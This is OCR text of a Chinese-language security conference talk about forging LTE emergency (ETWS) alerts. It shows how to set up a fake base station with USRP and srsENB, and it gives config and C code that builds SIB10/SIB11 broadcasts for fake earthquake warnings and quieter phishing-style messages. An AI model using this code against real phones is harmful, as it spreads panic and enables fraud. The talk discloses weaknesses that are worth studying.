警告:10级地震将在一分钟内发生

李伟光
weelight.li@gmail.com

360 独角兽团队



演讲内容

01 关于公共预警系统与LTE网络

02 LTE协议中的漏洞

03 触发漏洞

a. 搭建一个伪基站
b. 伪造虚假的预警消息

04 结论



01

公共预警系统与LTE网络



针对这些灾害对公众发出警告信息











PWS警告系统遍布全球



A GLOBAL INITIATIVE

新闻

- 2018年1月的夏威夷导弹警报



新闻

- 2018年1月的夏威夷导弹警报






02

LTE协议中的漏洞



LTE协议中的漏洞



1. 目前的标准中并未加入对警报信息的签名等验证信息.
2. 手机在进行小区重选的时候，如果没有触发位置区更新流程(TAU)，

   手机是不会对基站的合法性进行甄别

03

触发漏洞



如何搭建一个LTE伪基站

硬件

- USRP B210
- ThinkPad


软件

- srsLTE /srsENB



使之像正常基站一样工作

获取当前合法基站的配置参数



用于发现LTE网络的应用软件

在srsENB平台上进行配置

```
#####################################

#####################################
# eNB configuration
#
# enb_id:           20-bit eNB ident
# cell_id:          8-bit cell ident
# tac:              16-bit Tracking
# mcc:              Mobile Country C
# mnc:              Mobile Network C
# mme_addr:         IP address of MM
# gtp_bind_addr:    Local IP address
# n_prb:            Number of Physic
# tm:               Transmission mod
# nof_ports:        Number of Tx por
#
#####################################
[enb]
enb_id = 0x19B
cell_id = 0x01
phy_cell_id = 438
tac = 0x103a
mcc = 460
mnc = 01
mme_addr = 127.0.1.100
gtp_bind_addr = 127.0.0.1
n_prb = 50
#tm = 4
#nof_ports = 2
```

srsLTE配置文件

PWS Message's Carrier—System Information Block

SIB Type 1 SIB scheduling information	**SIB Type 2** Common and shared channel information	**SIB Type 3** Cell re-selection information
SIB Type 4 Cell re-selection information intra-frequency neighbor information	**SIB Type 5** Cell re-selection information Intra-frequency neighbor information	**SIB Type 6** Cell re-selection information for UTRA
SIB Type 7 Cell re-selection information for GERAN	**SIB Type 8** Cell-re-selection information for CDMA2000	**SIB Type 9** Home eNB identifier
SIB Type 10 ETWS primary notification (Japan)	**SIB Type 11** ETWS Secondary Notification (Japan)	**SIB Type 12** EU-Alert (Europe) KPAS (South Korea) CMAS notification(USA)

伪造ETWS警报消息

警报消息的四个主要部分

- SIB 10 :第一级警报信息(直接携带警报消息)
- SIB 11 :第二级警报信息(直接携带警报消息)
- Paging :向用户手机提示有警报消息需要接收
- SIB 1: SIB 1负责对SIB10以及SIB11的调度



ETWS第一级警报信息

- ETWS第一级警报信息中不能包含某些特定的消息内容.

***SystemInformationBlockType10* information element**

```
-- ASN1START


SystemInformationBlockType10 ::=    SEQUENCE {
    messageIdentifier                   BIT STRING (SIZE (16)),
    serialNumber                        BIT STRING (SIZE (16)),
    warningType                         OCTET STRING (SIZE (2)),
    dummy                               OCTET STRING (SIZE (50))    OPTIONAL,       -- Need OP
    ...,
    lateNonCriticalExtension            OCTET STRING                OPTIONAL
}

-- ASN1STOP
```

```
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *sib10_ptr = (LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *)malloc(sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT));
sib10_ptr->sib_type = LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_10;
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_10_STRUCT sib10;
sib10.message_identifier = 0x1102;
sib10.serial_number = 0x3000;
sib10.warning_type[0] = 0x5;
sib10.warning_type[1] = 0x80;
sib10.dummy_size = 0;
memcpy(&sib10_ptr->sib, &sib10, sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_UNION));
memcpy(&cfg.sibs[9], sib10_ptr, sizeof( LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT ));
```

发送ETWS第一级警报信息的主要源代码

虚假地震预警演示



ETWS第二级警报信息

- 自定义内容
- ETWS第二级警报信息支持消息细分
- 它支持GSM-7和UCS-2字符编码标准



ETWS第二级警报信息

***SystemInformationBlockType11* information element**

```
-- ASN1START

SystemInformationBlockType11 ::=    SEQUENCE {
    messageIdentifier                   BIT STRING (SIZE (16)),
    serialNumber                        BIT STRING (SIZE (16)),
    warningMessageSegmentType           ENUMERATED {notLastSegment, lastSegment},
    warningMessageSegmentNumber         INTEGER (0..63),
    warningMessageSegment               OCTET STRING,
    dataCodingScheme                    OCTET STRING (SIZE (1))         OPTIONAL,   -- Cond Segment1
    ...,
    lateNonCriticalExtension                OCTET STRING                OPTIONAL
}

-- ASN1STOP
```

发送ETWS第二级警报信息的源代码

```
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *sib11_ptr = (LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT *)malloc(sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT));
sib11_ptr->sib_type = LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_11;
LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_11_STRUCT sib11;
sib11.message_identifier = 0x1102;
sib11.serial_number = 0x3000 + (rand() % 11);
sib11.segment_size = 84;
//  sib11.data_coding_scheme = 0xf;
sib11.data_coding_scheme = 0x48;

sib11.warning_message_segment_type = IS_LAST_SEGMENT;
sib11.warning_message_segment_number = 0;
// uint8 warning_message_segment[84] = {1, 116, 116, 122, 14, 74, 207, 65, 97, 208, 176, 25, 156, 130, 232, 229, 57, 29, 212, 46, 207, 231, 225, 115, 25, 0, 0,
uint8 warning_message_segment[84] = {1,0x00,0x68,0x00,0x74,0x00,0x74,0x00,0x70,0x00,0x73,0x00,0x3A,0x00,0x2F,0x00,0x2F,0x00,0x62,0x00,0x61,0x00,0x69,0x00,0x64,
memcpy(sib11.warning_message_segment, warning_message_segment, 84);
memcpy(&sib11_ptr->sib, &sib11, sizeof(LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_UNION));
memcpy(&cfg.sibs[10], sib11_ptr, sizeof( LIBLTE_RRC_SYS_INFO_BLOCK_TYPE_STRUCT ));
```

不仅仅是警告信息

- 将消息标识符设置为0x1104而不是0x1102
- 没有响亮的警报声，只是温和的铃声
- 警告邮件可伪装成垃圾邮件，其中可能包含广告，网上诱骗网站或欺诈邮件

1102	ETWS CBS Message Identifier for earthquake and tsunami combined warning message.

1104	ETWS CBS Message Identifier for messages related to other emergency types.




Google Pixel实验演示

(a)英文地震警告信息

(b)中文地震警告信息

